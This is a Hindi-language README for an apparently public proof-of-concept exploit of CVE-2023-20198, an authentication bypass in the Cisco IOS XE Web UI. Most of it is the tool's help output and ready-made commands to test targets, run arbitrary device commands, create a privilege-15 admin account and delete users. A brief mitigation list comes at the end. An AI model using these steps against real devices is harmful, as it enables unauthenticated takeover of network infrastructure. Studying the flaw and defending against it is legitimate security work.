
 gill-singh-a/cve-2023-20198-exploit
प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट CVE-2023-20198 के लिए, एक प्रमाणीकरण बायपास भेद्यता जो Cisco IOS XE Web UI को प्रभावित करती है

यह रिपॉजिटरी CVE-2023-20198 के लिए एक प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट रखता है, जो सिस्को IOS XE वेब UI को प्रभावित करने वाली एक प्रमाणीकरण बाईपास भेद्यता है।
यह भेद्यता अप्रमाणित हमलावरों को तैयार किए गए SOAP अनुरोधों के माध्यम से संवेदनशील सिस्को उपकरणों पर मनमाने कमांड निष्पादित करने की अनुमति देती है, जिससे पूर्ण उपकरण समझौता हो सकता है, जिसमें दूरस्थ कमांड निष्पादन और प्रशासनिक उपयोगकर्ताओं का निर्माण/हटाना शामिल है।
CVE: CVE-2023-20198
प्रभावित उत्पाद: सिस्को IOS XE (वेब UI / WSMA इंटरफ़ेस)
प्रभाव:
हमला वेक्टर: नेटवर्क (HTTP/HTTPS)
आवश्यक विशेषाधिकार: कोई नहीं (अप्रमाणित)
यह भेद्यता वेब सेवा प्रबंधन एजेंट (WSMA) एंडपॉइंट में अनुचित प्रमाणीकरण हैंडलिंग के कारण होती है, जो हमलावरों को तैयार किए गए HTTP अनुरोधों का उपयोग करके प्रमाणीकरण को बायपास करने की अनुमति देती है।
requestscoloramaनिर्भरताएँ स्थापित करें:
pip install -r requirements.txt

usage: main.py [-h] -t TARGET [-c] [-C CMD] [-a] [-d] [-u USERNAME] [-p PASSWORD]

Authentication Bypass Exploit for Cisco IOS XE Devices (CVE-2023-20198)

options:
  -h, --help            show this help message and exit
  -t TARGET, --target TARGET
                        Target Cisco IOS XE Device
  -c, --check           Check if the Target is vulnerable to CVE-2023-20198
  -C CMD, --cmd CMD     Cisco IOS XE Command to Execute
  -a, --add             Add New Username and Password
  -d, --delete          Delete existing User
  -u USERNAME, --username USERNAME
                        Username for Account Creation
  -p PASSWORD, --password PASSWORD
                        Password for Account Creation (Random Password Generated if not Provided)
| विकल्प | विवरण |
|---|---|
-t, --target | लक्ष्य सिस्को IOS XE उपकरण (आवश्यक) |
-c, --check | जाँचें कि क्या लक्ष्य संवेदनशील है |
-C, --cmd | सिस्को IOS XE कमांड निष्पादित करें |
-a, --add | नया प्रशासनिक उपयोगकर्ता जोड़ें |
-d, --delete | मौजूदा उपयोगकर्ता हटाएँ |
-u, --username | खाता निर्माण/हटाने के लिए उपयोगकर्ता नाम |
-p, --password | नए खाते के लिए पासवर्ड (यदि प्रदान नहीं किया गया तो यादृच्छिक) |
जाँच करें कि क्या लक्ष्य संवेदनशील है:
python3 exploit.py -t https://<TARGET-IP> -c

यदि संवेदनशील है, तो उपकरण स्वचालित रूप से शोषण योग्य WSMA एंडपॉइंट का पता लगाएगा और उपकरण विवरण प्रदर्शित करेगा।

संवेदनशील उपकरण पर कमांड निष्पादित करें:
python3 exploit.py -t https://<TARGET-IP> -C "<COMMAND>"
उदाहरण:
python3 exploit.py -t https://<TARGET-IP> -C "show running | include username"
एक नया विशेषाधिकार 15 प्रशासक उपयोगकर्ता बनाएँ:
python3 exploit.py -t https://<TARGET-IP> -a -u cisco -p kaptaan

यदि कोई पासवर्ड प्रदान नहीं किया गया है, तो स्क्रिप्ट स्वचालित रूप से एक यादृच्छिक सुरक्षित पासवर्ड उत्पन्न करती है।

नवनिर्मित खाते के साथ, आप उपकरण के वेब UI तक पहुँच सकते हैं

मौजूदा उपयोगकर्ता हटाएँ:
python3 exploit.py -t https://<TARGET-IP> -d -u cisco
सिस्को IOS XE को नवीनतम पैच किए गए संस्करण में अपग्रेड करें
यदि आवश्यक नहीं है तो वेब UI अक्षम करें:
no ip http server
no ip http secure-server
ACLs के माध्यम से प्रबंधन पहुँच को प्रतिबंधित करें






